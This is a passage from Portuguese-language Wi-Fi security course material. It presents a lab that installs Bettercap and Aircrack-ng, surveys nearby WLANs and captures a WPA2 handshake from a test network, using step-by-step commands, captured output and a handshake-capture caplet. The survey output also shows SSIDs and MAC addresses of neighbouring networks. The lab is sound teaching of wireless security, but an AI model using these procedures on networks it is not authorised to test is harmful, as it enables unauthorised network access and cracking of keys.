- Permitem a convidados que obtiverem a devida liberação de uso acessar a Internet, sendo, entretanto, impedidos de qualquer acesso aos recursos do segmento cabeado da rede local;

- Permitem que colaboradores que obtiverem a devida liberação de uso possam acessar tanto a Internet quanto os recursos do segmento cabeado da rede local de acordo com o especificado em seu perfil de usuário.

Adicionalmente, o *captive portal* poderá ainda emitir aos convidados *vouchers* com validade por tempo determinado, expirando, por exemplo, após uma hora ou duas horas contadas a partir do primeiro acesso à WLAN. Tal procedimento impede que o convidado se aproprie da chave de acesso à WLAN, gravada em seu equipamento, possibilitando-lhe assim o acesso indiscriminado a esta, ocorrência muito comum em ambientes de baixa maturidade corporativa. Vale enfatizar ainda que, de acordo com a ABNT ISO/IEC 27001, a DISPONIBILIDADE é a propriedade da informação de permanecer acessível e utilizável sob demanda por entidade autorizada.

Assim sendo, conclui-se que WLANs *on-line* continuamente ferem tal princípio e acabam por, potencialmente, expor desnecessariamente a rede local, tornando o ambiente mais vulnerável. Já no caso de WLANs em ambientes públicos, a exemplo de cafeterias e restaurantes, entre outros, é quase impossível para o usuário perceber um *rogue AP*, pois o SSID parecerá legítimo e os próprios ofensores, geralmente, disponibilizam o serviço de navegação na Internet. Sob tais circunstâncias, na maioria dos casos, a utilização de serviços VPN poderá contribuir significativamente para mitigação dos potenciais riscos à segurança dos usuários, decorrentes da utilização de redes Wi-Fi em locais públicos, especialmente se as redes forem desconhecidas.

13 VAMOS PRATICAR

13.1 Hands-on

Este *hands-on* utiliza uma máquina virtual (VM) Ubuntu 20.04 e a versão 6.1 ou superior do Virtualbox, conforme descrito no Quadro “Especificações da VM”.

Item	Valor
Sistema operacional	Ubuntu 64 bits v.20.04
Memória RAM	2 GB
vCPUs	2
Disco	12 GB
Rede	Bridge
Adicional de convidados	Sim

Quadro 3 – Especificações da VM
Fonte: Elaborado pelo autor (2020)

A opção pelo Ubuntu foi feita com base na facilidade de instalação de *drivers* proprietários, mais difícil de ser executada, por exemplo, no Debian. Neste *hands-on*, o *host* hospedeiro da máquina virtual executa o MS Windows 10 PRO, a fim de refletir a maior parte dos ambientes normalmente utilizados pelos usuários. Os procedimentos à frente expostos são válidos também para usuários Linux que eventualmente optarem pela utilização de máquinas virtuais para execução do laboratório.

14 OBJETIVO DO HANDS-ON

Este *hands-on* tem como principal objetivo expor e discutir os conceitos envolvidos em um ataque para captura de *handshake* em redes WLAN a fim de melhor sedimentar e ilustrar o exposto ao longo deste estudo.

15 CONSIDERAÇÕES GERAIS E CENÁRIO

A opção pelo uso do Bettercap em detrimento de ferramentas tradicionais como a suíte *Aircrack-ng*, por exemplo, recai sobre a grande capacidade de automação dos processos oferecida por ele, embora, ao final, o *Aircrack-ng* também seja empregado para efetiva quebra da chave (PSK) da WLAN-alvo do ataque. Neste contexto, o cenário considerado (Figura “Cenário abordado”) recai sobre um ofensor que se posiciona em local que lhe permita escutar múltiplas redes *wi-fi* simultaneamente, aumentando assim sua superfície de ataque e, consequentemente, suas chances de sucesso.

Exemplos reais deste cenário remetem a praças de alimentação em *shopping centers* e condomínios em geral, entre muitas outras possibilidades.




Figura 16 – Cenário abordado
Fonte: Elaborado pelo autor (2020)

16 PREPARAÇÃO DO AMBIENTE

Iniciar os trabalhos pela instalação do adicional de convidado do Virtualbox e atualização da máquina virtual (VM) Ubuntu que constituirá o ambiente de trabalho. A instalação do adicional para convidado pode ser iniciada selecionando-se “Dispositivos” -> “Inserir imagem de CD dos Adicionais para Convidado...” a partir da barra de menu da instância da VM, conforme ilustrado pela Figura “Instalação do adicional de convidados”.




Figura 17 – Instalação do adicional de convidados
Fonte: Elaborada pelo autor (2020)

Isto feito, basta seguir as instruções que surgirão na tela para finalização do processo. Concluída a instalação, recomenda-se a ejeção da imagem de instalação dos adicionais para convidado e reinicialização da VM. Como este *hands-on* se utilizará da placa wi-fi USB com antena destacável ilustrada na Figura “Interface *wi-fi* USB externa”, é imprescindível que essa fase dos trabalhos seja executada com sucesso, senão a VM não conseguirá acesso ao dispositivo quando conectado ao hospedeiro (máquina real). Para atualização dos pacotes, basta executar as instruções descritas no comando de prompt “Atualização de pacotes”, salientando que as linhas iniciadas com o caractere # são apenas comentários e não deverão ser digitadas.

```
#re-sincroniza os arquivos de indices de pacotes a partir  
#de suas fontes, e se a operacao for executada com suceso  
#instala, na sequencia, a versao mais recente dos pacotes  
#ja existentes no host  
$sudo apt-update && sudo apt-get upgrade
```

Comando de prompt 1 – Atualização de pacotes

Fonte: Elaborado pelo autor (2020)

17 INSTALAÇÃO DO BETTERCAP E AS FERRAMENTAS DE APOIO

O comando de prompt “Instalação do Bettercap” descreve a sequência para instalação do Bettercap, incluindo os pacotes adicionais a serem utilizados.

```
#instalacao do bettercap  
#em algumas distribuicoes, como por exemplo o Ubuntu, o  
#pacote build-essential ja podera estar instalado  
$sudo apt install golang git build-essential libpcap-dev  
libusb-1.0-0-dev libnetfilter-queue-dev  
#  
#apos instalados os pacotes, prossegue-se para a  
#compilacao da ferramenta  
$go get -u github.com/bettercap/bettercap  
#  
#apos compilado, o binario da aplicacao residira em  
#go/bin/bettercap
```

Comando de prompt 2 – Instalação do Bettercap

Fonte: bettercap.org

Ao final do procedimento, será produzida, como saída, uma linha vazia logo abaixo da linha do comando de compilação (Figura “Compilação do Bettercap”). Caso algum erro venha a ser reportado, todo o processo deverá ser reiniciado.

```
update-alternatives: a usar /usr/bin/g++ para disponibilizar /usr/bin/c++ (c++)
em modo auto
Configurando build-essential (12.8ubuntu1) ...
A processar 'triggers' para man-db (2.9.1-1) ...
A processar 'triggers' para libc-bin (2.31-0ubuntu9) ...
user1@kraker:~$ go get -u github.com/bettercap/bettercap
user1@kraker:~$
```

Figura 18 – Compilação do Bettercap
Ref.: Elaborada pelo autor (2021)

O comando de prompt “Instalação de ferramentas de apoio” descreve a instalação da suíte do *Aircrack-ng*, ferramenta a ser utilizada para extração das chaves das redes *wi-fi* ao alcance do experimento, cujos tráfegos foram capturados pelo Bettercap. Como dicionário de senhas a ser utilizado pelo *Aircrack-ng* será utilizada a *Rockyou*, conhecida *wordlist* a qual é bastante disseminada também pelo *Kali Linux*.

```
#cria um directorio de trabalho e se move para dentro dele
$mkdir rockyou ; cd rockyou
#
#baixa a wordlist
$wget https://github.com/brannondorsey/naive-hashcat/
releases/download/data/rockyou.txt
#
#instala suite aircrack-ng
```

Comando de prompt 3 – Instalação de ferramentas de apoio
Fonte: Elaborado pelo autor (2020)

18 Trazendo a interface Wi-Fi para a VM

Instaladas as ferramentas, o próximo passo será providenciar o acesso da VM à interface Wi-Fi USB. Observe que, mesmo que o hospedeiro da VM (*host real*) seja provido de uma interface *wi-fi* (interna *onboard* ou não), esta não poderá ser utilizada para fins deste *hands-on*, uma vez que a VM enxergará como uma interface cabeada. Para habilitar a interface *wi-fi* USB (externa) na VM, deve-se, a partir da barra de menu da VM, clicar sobre o nome do dispositivo após devidamente localizado na lista suspensa acessada via: “Dispositivos” -> “USB” (Figura “Habilitação da interface *wi-fi* USB”).




Figura 19 – Habilitação da *interface* Wi-Fi USB
Fonte: Elaborado pelo autor (2020)

Após clicar sobre a opção destacada na Figura “Habilitação da *interface* Wi-Fi USB”, aguardar alguns segundos para que o Virtualbox finalize a tarefa verificando, então, se tudo correu bem por meio do comando *lsusb*, conforme demonstrado na Figura “Verificação da interface USB”.

```
user1@kraker: ~  
user1@kraker:~$ lsusb  
Bus 001 Device 002: ID 0cf3:9271 Qualcomm Atheros Communications AR9271 802.11n  
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub  
Bus 002 Device 003: ID 80ee:0021 VirtualBox USB Tablet  
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub  
user1@kraker:~$ iwconfig  
lo        no wireless extensions.  
wlan0 wlan0 IEEE 802.11 ESSID:off/any  
          Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm  
          Retry short limit:7 RTS thr:off Fragment thr:off  
          Power Management:off  
enp0s3    no wireless extensions.  
user1@kraker:~$
```


Figura 20 - Verificação da interface USB
Fonte: Elaborada pelo autor (2020)

Na Figura “Verificação da interface USB”, observa-se que o comando *lsusb* indica que a interface *wi-fi* USB foi devidamente reconhecida, enquanto o comando *iwconfig* indica o nome atribuído a esta no sistema, entre outras informações.

É importante reforçar que a *interface* Wi-Fi USB só será reconhecida se os **adicionais para convidado** do Virtualbox tiverem sido adequadamente instalados e, ainda, que a *interface* utilizada não deverá ter seu *firmware* otimizado/personalizado para um equipamento ou fabricante específicos, situação frequentemente verificada em placas *wi-fi onboard* de *notebooks* Dell e HP, entre outros.

19 MONITORANDO AS WLANS PRÓXIMAS

Com o ambiente pronto, a descoberta (reconhecimento) das redes *wi-fi* próximas já pode ser iniciada por meio do Bettercap. Para inicializá-lo, basta digitar a linha de comando ilustrada na Figura “Inicialização do Bettercap”, observando que, para simplificação, foi feito o deslocamento para o diretório onde reside o binário da ferramenta.



```
user1@kraker: ~/go/bin
user1@kraker:~/go/bin$ sudo ./bettercap -iface wlan90f65219a4a2
[sudo] senha para user1:
bettercap v2.27.1 (built for linux amd64 with go1.13.8) [type 'help' for a list of commands]
wlan90f65219a4a2 »
```

Figura 21 – Inicialização do Bettercap
Fonte: Elaborado pelo autor (2020)

Após inicializada, conforme ilustrado pela Figura “Inicialização do Bettercap”, a ferramenta disponibiliza um Prompt para inserção dos comandos a serem executados. Vale dizer que é possível a utilização também via *browser*, o qual provê uma GUI simples ao usuário. Entretanto, neste *hands-on*, a ferramenta será utilizada totalmente em modo texto, a fim de poder-se discutir melhor o funcionamento da ferramenta e automatizar o processo de descoberta das redes Wi-Fi dentro do alcance. A primeira coisa a ser feita é o reconhecimento dessas redes, utilizando a linha de comando descrita no comando de prompt “Ativação do reconhecimento (descoberta) de WLANs”.

```
#iniciar reconhecimento das redes Wi-Fi proximas
wlan90f65219a4a2>> wifi.recon on
wlan90f65219a4a2>>
```

Comando de prompt 4 – Ativação do reconhecimento (descoberta) de WLANs
Fonte: Elaborado pelo autor (2020)

Observe que a interface Wi-Fi utilizada pelo Bettercap é identificada pela letra “w” seguida de seu respectivo endereço MAC. É importante salientar ainda que, para que seja possível a captura do tráfego das WLANs nas proximidades, a interface Wi-Fi deve ser colocada em modo **monitor** pela ferramenta. Logo, se esta reportar algum erro relacionado a isto, o modo de funcionamento da *interface* deverá ser manualmente alterado de *managed* para *monitor*.

Os destaques na Figura “WLANs detectadas” ressaltam algumas das redes *wi-fi* já reconhecidas.

Recomenda-se que esta fase seja desenvolvida com calma, com o propósito de reconhecer a maior quantidade possível de WLANs nas proximidades.

```

user1@kraken: ~/go/bin
Ltd.).
wlan90f65219a4a2 » [11:30:02] [wifl.client.new] new station ec:f4:51:44:56:26 (Arcadyan Corporation) detected for odra (14
cc:20:b4:0e:e6)
wlan90f65219a4a2 » [11:30:02] [wifl.ap.new] wifl access point odra (-67 dbm) detected as 14:cc:20:b4:0e:e6 (Tp-Link Techno
logies Co.,Ltd.).
wlan90f65219a4a2 » [11:30:03] [wifl.ap.new] wifl access point odra (-79 dbm) detected as 00:27:22:b5:09:40,
wlan90f65219a4a2 » [11:30:03] [wifl.ap.new] wifl access point odra (-79 dbm) detected as 00:27:22:b5:09:40,
Ltd.
wlan90f65219a4a2 » [11:30:03] [wifl.ap.new] wifl access point odra (-79 dbm) detected as 00:27:22:b5:09:40,
wlan90f65219a4a2 » [11:30:03] [wifl.ap.new] wifl access point odra (-79 dbm) detected as 00:27:22:b5:09:40,
20:e2:5d:d8:00)
wlan90f65219a4a2 » [11:30:12] [wifl.client.new] new station 06:1f:f8:e9:1d:b6 detected for Tweek202G (f0:81:75:2b:cf:b6)
wlan90f65219a4a2 » [11:30:12] [wifl.ap.new] wifl access point Animal Corp (-87 dbm) detected as 06:1b:d0:1ad:71:5c.
wlan90f65219a4a2 » [11:30:20] [wifl.ap.new] wifl access point FATOR D030 (-95 dbm) detected as c8:3d:9d:a2:5d:58 (Mitrasa
Technology Corp.)

```

Figura 22 – WLANs detectadas
Fonte: Elaborada pelo autor (2020)

A fim de melhor visualizar a saída produzida, o comando **wifi.show** foi digitado no Prompt da ferramenta, produzindo a saída ilustrada pela figura “Informações sobre WLANs descobertas”.

A correta interpretação das informações contidas em cada coluna da tabela produzida pela ferramenta, ilustrada na figura “Informações sobre WLANs descobertas”, é de extrema importância.

RSSI ▲	BSSID	SSID	Encryption	WPS	Ch	Clients	Sent	Recv	Seen
-63 dBm	14:cc:20:84:0e:e6	odra	WPA2 (TKIP, PSK)	1.0	11	5	274 kB	6.8 kB	15:07:50
-64 dBm	f0:81:75:28:cf:6b	Tweek202G	WPA2 (TKIP, PSK)	2.0	1	2	65 kB	27 kB	15:07:50
-64 dBm	f2:81:75:28:d1:6e	#NET-CLARO-WIFI	OPEN		1				15:07:55
-62 dBm	06:27:22:b5:89:48	odra	WPA2 (TKIP, PSK)		11	2	245 kB	114 kB	15:07:50
-62 dBm	94:2c:b3:3f:f3:ab	KOJIMA	WPA2 (TKIP, PSK)	2.0	1				15:04:49
-63 dBm	e8:20:e2:5d:d8:08	SCARFACE	WPA2 (TKIP, PSK)	2.0	6	1	74 kB	14 kB	15:07:55
-64 dBm	96:2c:b3:3f:f4:ae	#NET-WIFI	OPEN		1				15:04:49
-63 dBm	0c:f8:93:9e:67:00	AP 184	WPA2 (CCMP, PSK)	2.0	1				15:06:20
-60 dBm	16:18:d6:ad:71:5c	AnimalCare Clientes	WPA2 (CCMP, PSK)		1				15:05:57
-67 dBm	16:18:d6:ad:2f:ad	AnimalCare Clientes	WPA2 (CCMP, PSK)		1				15:07:44
-60 dBm	06:18:d6:ad:71:5c	Animal Corp	WPA2 (CCMP, PSK)		1				15:04:12
-60 dBm	2c:59:e5:f1:83:f8	HP-Print-F8-Officejet Pro 8600	WPA2 (CCMP, PSK)		1		300 B		15:06:50
-60 dBm	80:78:71:33:71:c7	IVALTO	WPA2 (CCMP, PSK)	2.0	1				15:07:05
-60 dBm	10:72:23:6f:a4:76	Met_Home	WPA2 (CCMP, PSK)	2.0	1		2.0 kB		15:07:42
-60 dBm	10:72:23:ae:69:38	Laball	WPA2 (CCMP, PSK)	2.0	1		3.5 kB		15:06:49
-60 dBm	10:72:23:f6:2b:a6	VIVOFIBRA-2BA8	WPA2 (CCMP, PSK)	2.0	6				15:07:39
-61 dBm	8c:44:4f:7f:d7:c8	2.4G AP02	WPA2 (TKIP, PSK)	2.0	11				15:06:26
-61 dBm	9a:1e:19:1d:fe:3a	#NET-CLARO-WIFI	OPEN		1				15:06:35
-61 dBm	c0:3d:d9:a2:5d:58	FATOR DOJO	WPA2 (CCMP, PSK)	2.0	1				15:05:49
-63 dBm	c0:3d:d9:3c:85:f6	GBR	WPA2 (TKIP, PSK)	2.0	6				15:03:44

Figura 23 – Informações sobre WLANs descobertas
Fonte: Elaborada pelo autor (2020)

RSSI: ou *Received Signal Strength Indicator*, indicador de intensidade do sinal recebido, é um valor medido entre 0 e -120 dBm que indica quão bem o dispositivo do usuário é capaz de ouvir um sinal irradiado por outro dispositivo, por exemplo, um *access point*. Em outras palavras, o RSSI indica o nível de potência que está sendo recebido já descontadas as perdas, por exemplo, decorrentes da antena e/ou cabo.

Como o RSSI é um valor verificado no dispositivo do usuário (daí a definição “indicador de intensidade do sinal **recebido**”), tal valor não é o mesmo irradiado pelo transmissor (o citado *access point*, por exemplo), portanto, quanto menor o valor, pior a qualidade do sinal (atentar-se ao fato de ser um valor **negativo**). O quadro “Classificações RSSI” classifica de forma geral a intensidade dos sinais.

Intensidade do sinal(dBm)	Classificação
-30 dBm	Incrível
-67 dBm	Muito Bom
-70 dBm	Está bem.
-80 dBm	Não bom
-90 dBm	Impossível

Quadro 4 – Classificações RSSI
Fonte: Elaborado pelo autor (2020)

- **BSSID:** objetivamente, o *Basic Service Set Identifier* é o endereço MAC do *access point* responsável pelo *service set*, ou seja, a rede *wi-fi* ou célula desta.
- **SSID:** objetivamente, o *Service Set Identifier* é o nome da WLAN (*service set*).
- **Encryption:** tipo de criptografia utilizada pela WLAN.
- **WPS:** versão do *wi-fi Protected Setup* utilizado pela WLAN. Mecanismo criado pela Wi-Fi Alliance e introduzido em 2006, tem como objetivo permitir a usuários domésticos com pouco conhecimento sobre segurança em WLANs configurar o WPA e, ainda, facilitar a adição de novos dispositivos a uma WLAN existente sem necessidade de digitação de longas frases secretas.

Entretanto, em 2011, uma grave falha de segurança foi observada em roteadores que utilizavam o WPS PIN, a qual tornava tais equipamentos suscetíveis a ataques por força bruta.

- **Clients:** quantidade de clientes (dispositivos *wi-fi*) enumerados na WLAN.
- **Sent:** quantidade de pacotes enviados pelo *host* à WLAN, em kB ou múltiplos.

- **Recvd:** quantidade de pacotes recebidos pelo *host* da WLAN, em kB ou múltiplos.
- **Seem:** *timestamp* da última vez em que a WLAN foi detectada pelo Bettercap.

Devidamente identificadas as WLANs mais próximas, será então iniciado o procedimento para captura do *handshake* da WLAN-alvo, no caso, a rede Tweel202G, criada especificamente para tal finalidade. Para tal, a partir da *cli* do Bettercap, executam-se os comandos descritos no comando de prompt “Capturando o *handshake*”.

```
#interromper o reconhecimento das WLANs
wlx90f65219a4a2>> wifi.recon off
#parâmetros de configuração extraídos da Figura 22
#monitorar apenas o BSSID alvo
wlx90f65219a4a2>> wifi.recon f0:81:75:28:cf:6b
#monitorar apenas o canal 11 do BSSID alvo
wlx90f65219a4a2>> wifi.recon.channel 11
#ativar o reconhecimento especificado
wlx90f65219a4a2>> wifi.recon on
#
#ativar o modo sniffing
wlx90f65219a4a2>> set net.sniff.verbose true
#filtrar especificamente pacotes de handshake
wlx90f65219a4a2>> set net.sniff.filter ether proto 0x888e
#armazenar captura de pacotes no arquivo wlanPkts.pcap
wlx90f65219a4a2>> set net.sniff.output ./wlanPkts.pcap
#iniciar sniffing
wlx90f65219a4a2>> net.sniff on
```

Comando de prompt 5 – Capturando o *handshake*
Fonte: Elaborado pelo autor (2020)

A captura de pacotes deverá ser mantida em execução até a captura do *handshake* apontada pela ferramenta, conforme destacado na figura “*Handshake* capturado”.


```

wlx90f65219442 [15:41:25] [wifi.ap.new] wifi access point #NET-CLARO-WIFI (-84 dBm) detected as 06:00:8a:cf:3aee).
wlx90f65219442 [15:41:29] [wifi.client.probe] station 06:1f:f8:e9:1d:86 is probing for SSID coqueiro (-36 dBm)
wlx90f65219442 [15:41:29] [wifi.client.probe] station 06:1f:f8:e9:1d:86 is probing for SSID coqueiro (-39 dBm)
wlx90f65219442 [15:41:29] [wifi.client.probe] station 06:1f:f8:e9:1d:86 is probing for SSID coqueiro (-38 dBm)
wlx90f65219442 [15:41:39] [wifi.client.probe] station c2:09:bd:2d:e7:78 is probing for SSID coqueiro (-35 dBm)
wlx90f65219442 [15:41:43] [net.sniff.002.11] DataQOSData TO-OS proto=0 a1=f0:81:75:28:cf:6b a2=f0:81:75:28:cf:6b a3=f0:81:75:28:cf:6b
db a4= seqno1 frag=0
wlx90f65219442 [15:41:43] [wifi.client.handshake] captured 06:1f:f8:e9:1d:86 -> Tweek202G (f0:81:75:28:cf:6b) wlan handshake (Full) t
ercap-wifi-handshakes.pcap
wlx90f65219442 [15:41:44] [net.sniff.002.11] DataQOSData TO-OS,Retry proto=0 a1=f0:81:75:28:cf:6b a2=06:1f:f8:e9:1d:86 a3=f0:81:75:28:cf:6b
:cf:6b a4= seqno1 frag=0
wlx90f65219442 [15:41:44] [net.sniff.002.11] DataQOSData FROM-OS proto=0 a1=f0:81:75:28:cf:6b a2=06:1f:f8:e9:1d:86 a3=f0:81:75:28:cf:6b
db a4= seqno1 frag=0
wlx90f65219442 [15:41:44] [wifi.client.probe] station 06:1f:f8:e9:1d:86 is probing for SSID coqueiro (-37 dBm)
wlx90f65219442 [15:41:44] [wifi.client.handshake] captured 06:1f:f8:e9:1d:86 -> Tweek202G (f0:81:75:28:cf:6b) wlan handshake (Full) t
o /root/bettercap-wifi-handshakes.pcap
wlx90f65219442 [15:41:49] [wifi.client.probe] station 06:1f:f8:e9:1d:86 is probing for SSID coqueiro (-39 dBm)
wlx90f65219442 [15:41:55] [wifi.client.probe] station 06:1f:f8:e9:1d:86 is probing for SSID Tweek202G (-45 dBm)
wlx90f65219442 [15:41:55] [wifi.client.probe] station 06:1f:f8:e9:1d:86 is probing for SSID Tweek202G (-44 dBm)
wlx90f65219442 [15:42:10] [wifi.ap.new] wifi access point 2.4g_TROMBETA (-89 dBm) detected as 90:50:51:a1:51:df.
wlx90f65219442 net sniff off
wlx90f65219442 [15:42:15] [sys.log] [err] unknown or invalid syntax "net sniff off", type help for the help menu.
wlx90f65219442 net sniff off
wlx90f65219442 wifi.recon off

```

Figura 24 – Handshake capturado
Fonte: Elaborado pelo autor (2020)

Ainda no destaque da figura “Handshake capturado”, pode-se observar que o handshake capturado pertence a um cliente da WLAN-alvo identificado pelo endereço MAC 06:1f:f8:e9:1d:86, tendo sido capturado quando da autenticação deste para acesso à rede. A íntegra dos pacotes capturados até a interrupção do processo de sniffing foi armazenada no arquivo `/root/bettercap-wifi-handshakes.pcap`, enquanto que o arquivo `wlanPkts.pcap`, criado no diretório corrente, contém apenas os pacotes relacionados à autenticação (EAPOL), conforme ilustrado pela figura “Inspeção do arquivo wlanPkts.pcap”, a partir de inspeção do conteúdo do referido arquivo com auxílio do Wireshark.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Sagemcom_28:cf:6b	06:1f:f8:e9:1d:86	EAPOL	195	Key (Message 1 of 4)
2	1.059841	Sagemcom_28:cf:6b	06:1f:f8:e9:1d:86	EAPOL	253	Key (Message 3 of 4)
3	1.063698	06:1f:f8:e9:1d:86	Sagemcom_28:cf:6b	EAPOL	173	Key (Message 4 of 4)
4	1.077664	06:1f:f8:e9:1d:86	Sagemcom_28:cf:6b	EAPOL	173	Key (Message 4 of 4)

Logical-Link Control	
802.1X Authentication	
Version: 002.1X-2004 (2)	
Type: Key (3)	
Length: 117	
Key Descriptor Type: EAPOL RSN Key (2)	
[Message number: 1]	
Key Information: 0x008a	
Key Length: 16	
Replay Counter: 0	
WPA Key Nonce: a347097b0dd2ec886850d710103952e2d7ad5e10ad9cc29f...	
Key IV: 00000000000000000000000000000000	
WPA Key RSC: 00000000000000000000000000000000	
WPA Key ID: 00000000000000000000000000000000	
WPA Key MIC: 00000000000000000000000000000000	
WPA Key Data Length: 22	
WPA Key Data: dd14000fac04253ff6b8c1b35af220c39fe4effed81c	

Figura 25 – Inspeção do arquivo wlanPkts.pcap
Fonte: Elaborado pelo autor (2020)

Admita-se agora que sejam necessárias as múltiplas repetições dos procedimentos anteriores, por exemplo, para poder monitorar mais eficientemente os resultados referentes ao reconhecimento das WLANs próximas. Em vez de se ficarem digitando os comandos repetidamente, é possível a automatização da tarefa por meio de uma funcionalidade bastante interessante do Bettercap denominada *ticker*.

```
#habilita o reconhecimento de WLAN's próximas
wlx90f65219a4a2>> wifi.recon on
#mostra os resultados obtidos a cada 2 segundos
wlx90f65219a4a2>> set ticker.commands 'clear; wifi.show'
wlx90f65219a4a2>> set ticker.period 2
#inicializa a execução
wlx90f65219a4a2>> ticker on
```

Comando de prompt 6 – Exemplo *Ticker*
 Fonte: Elaborado pelo autor (2020)

Essa funcionalidade permitirá que comandos especificados sejam executados de forma cíclica, a exemplo do descrito no comando de prompt “Exemplo *Ticker*”, a qual exibirá a tabela com informações das WLANs descobertas ciclicamente, a cada dois segundos.

Aproveitando-se o *ticker* anteriormente configurado, podem-se visualizar os clientes logados na rede-alvo, conforme descrito no comando de prompt “Identificação dos clientes”.

```
#desabilita o ticker
wlx90f65219a4a2>> ticker off
#da Figura 22 tem-se que o BSSID (AP) da rede alvo
#é f0:81:75:28:cf:6b, logo, para listar os clientes
#a este conectado, basta monitora-lo
wlx90f65219a4a2>> wifi.recon f0:81:75:28:cf:6b
#reinicializa o ticker
wlx90f65219a4a2>> ticker on
```

Comando de prompt 7 – Identificação dos clientes
 Fonte: Elaborado pelo autor (2020)

A figura “Clientes autenticados na WLAN-alvo” lista os clientes reconhecidos na WLAN-alvo, indicando ainda que um *handshake* foi capturado, o que significa que, enquanto a rede estava sendo monitorada, um cliente foi autenticado (destaque no canto inferior direito).

f0:81:75:28:cf:6b clients:

BSSID (AP) monitorado

MAC ADDR clientes

RSSI ▲	BSSID	Ch	Sent	Recv	Seen
-41 dBm	24:da:9b:4c:00:91	11	9.6 kB	5.1 kB	18:59:04
-42 dBm	98:39:8e:53:4b:5b	11	118 kB	7.9 MB	18:59:11
-46 dBm	cc:fa:00:fd:c9:d4	11	172 kB	155 kB	18:58:54
-54 dBm	06:1f:f8:e9:1d:86	11	3.9 kB	330 B	18:58:54

wlx90f65219a4a2 (ch. 11) / ↑ 0 B / ↓ 12 MB / 34688 pkts / 1 handshakes

wlx90f65219a4a2 »

Figura 26 – Clientes autenticados na WLAN-alvo
Fonte: Elaborado pelo autor (2020)

Entretanto, há que se considerar que aguardar até que clientes se autenticuem na rede para que a captura do *handshake* possa ser feita nem sempre será uma opção razoável. Assim sendo, após enumeradas as WLANs próximas, pode-se forçar a desautenticação do cliente de forma que o *handshake* seja capturado quando este, em sequência, se autenticar novamente na rede. Com base nos valores da RSSI (figura “Clientes autenticados na WLAN-alvo”), pode ser observado que o cliente mais próximo de nós é o 24:da:9b:4c:00:91. Logo, este será o alvo para desautenticação, conforme descrito no comando de prompt “*Caplet* para captura de *handshake*”.

```
[1] # handshake.cap - caplet para captura de handshake
[2] #
[3] clear
[4] #
[5] # comandos a executar periodicamente
[6] set ticker.commands clear; wifi.show
[7] set ticker.period 2
[8] #
[9] # configura sniffing da rede
[10] set net.sniff.verbose true
[11] set net.sniff.filter ether proto 0x888e
[12] set net.sniff.output wlanPkts.pcap
[13] #
[14] # inicia procedimento
[15] wifi.recon on
[16] net.sniff on
[17] ticker on
[18] sleep 3
[19] wifi.recon f0:81:75:28:cf:6b
```

Comando de prompt 8 – *Caplet* para captura de *handshake*
Fonte: Elaborado pelo autor (2020)

Para melhor entendimento, todo o procedimento de *sniffing* do tráfego será repetido, todavia, desta vez de forma automatizada. O Bettercap permite automatizar suas tarefas fazendo com que o trabalho seja desenvolvido de forma mais eficiente. Para tal, será usado um *caplet*, o qual pode ser simplificadaamente definido como um *script* específico para o Bettercap. O *caplet* descrito no comando de prompt “*Caplet* para captura de *handshake*” identificará os clientes conectados à WLAN-alvo previamente especificada, procedendo à desautenticação do cliente em referência e à captura do *handshake* quando este se reassociar ao *access point* (BSSID).

